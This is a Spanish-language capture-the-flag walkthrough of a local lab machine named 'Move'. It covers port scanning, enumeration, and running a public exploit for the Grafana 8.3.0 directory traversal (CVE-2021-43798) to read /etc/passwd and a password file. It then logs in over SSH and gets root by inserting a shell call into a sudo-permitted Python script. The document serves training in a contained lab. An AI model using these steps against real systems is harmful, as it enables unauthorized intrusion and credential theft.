MOVE

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

 unzip move.zip

  Archive: move.zip
  inflating: move.tar
  inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh move.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
 ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.319 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.319/0.319/0.319/0.000 ms


LINUX ttl=64

IP DE LA MÁQUINA VÍCTIMA            172.17.0.2

IP DE LA MÁQUINA ATACANTE       192.168.0.26
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

PORT  STATE SERVICE VERSION

21/tcp   open  ftp      vsftpd 3.0.3

22/tcp   open  ssh      OpenSSH 9.6p1 Debian 4 (protocol 2.0)

80/tcp   open  http     Apache httpd 2.4.58 ((Debian))

3000/tcp open  ppp?
```

foto puerto 80






foto puerto 3000



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Debian Linux] [Apache/2.4.58 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]

whatweb 172.17.0.2:3000

http://172.17.0.2:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.3.0], HTML5, IP[172.17.0.2], Script, Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]

gobuster dir -u http://172.17.0.2 -w /usr/share/dirb/wordlists/common.txt -x php,txt,html

/index.html             (Status: 200) [Size: 10701]
/maintenance.html       (Status: 200) [Size: 63]
```

foto /maintenance.html



4- EXPLOTACIÓN

Con searchsploit

searchsploit grafana 8.3.0

Grafana 8.3.0 - Directory Traversal and Arbitrary File Read

| multiple/webapps/50581.py

Que bueno!!!, es nuestra versión.Nos bajamos el script

searchsploit -m multiple/webapps/50581.py

```
  Exploit: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
          URL: https://www.exploit-db.com/exploits/50581
          Path: /usr/share/exploitdb/exploits/multiple/webapps/50581.py
          Codes: CVE-2021-43798
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/50581.py
```

Este script es un exploit para una vulnerabilidad de traversal de directorios y

lectura arbitraria de archivos en Grafana versiones 8.0.0-beta1 hasta 8.3.0.

La vulnerabilidad identificada permite a un atacante acceder a archivos locales

en el servidor donde se ejecuta Grafana. Este exploit es específico para la

vulnerabilidad CVE-2021-43798.

Con python ejecutamos el script

python3 50581.py -H http://172.17.0.2:3000

Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
grafana:x:103:105::/usr/share/grafana:/bin/false
freddy:x:1000:1000::/home/freddy:/bin/bash

Usuario "freddy"

Intentamos leer el directorio que nos indican en /maintenance.html

"/tmp/pass.txt"

Read file > /tmp/pass.txt

t9sH76gpQ82UFeZ3GXZS

Posible contraseña

Intentamos conexión en ssh

```
ssh freddy@172.17.0.2

┌──(freddy㉿e882bc16387d)-[~]
└─$
```

5- ESCALADA DE PRIVILEGIOS

Comprobamos permisos sudo

```
┌──(freddy㉿e882bc16387d)-[~]
└─$ sudo -l

Matching Defaults entries for freddy on e882bc16387d:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User freddy may run the following commands on e882bc16387d:

    (ALL) NOPASSWD: /usr/bin/python3 /opt/maintenance.py
```

Podemos aprovechar esto para obtener una shell con privilegios de root.Para ello, intentamos modificar maintenance.py. Con nano, abrimos el archivo y le añadimos

```
import os
os.system("/bin/bash")
```

```
┌──(freddy㉿e882bc16387d)-[~]
└─$ nano /opt/maintenance.py
```

Y ahora ejecutamos el script modificado

```
┌──(freddy㉿e882bc16387d)-[~]
└─$ sudo /usr/bin/python3 /opt/maintenance.py

┌──(root㉿e882bc16387d)-[/home/freddy]
└─# whoami
root
```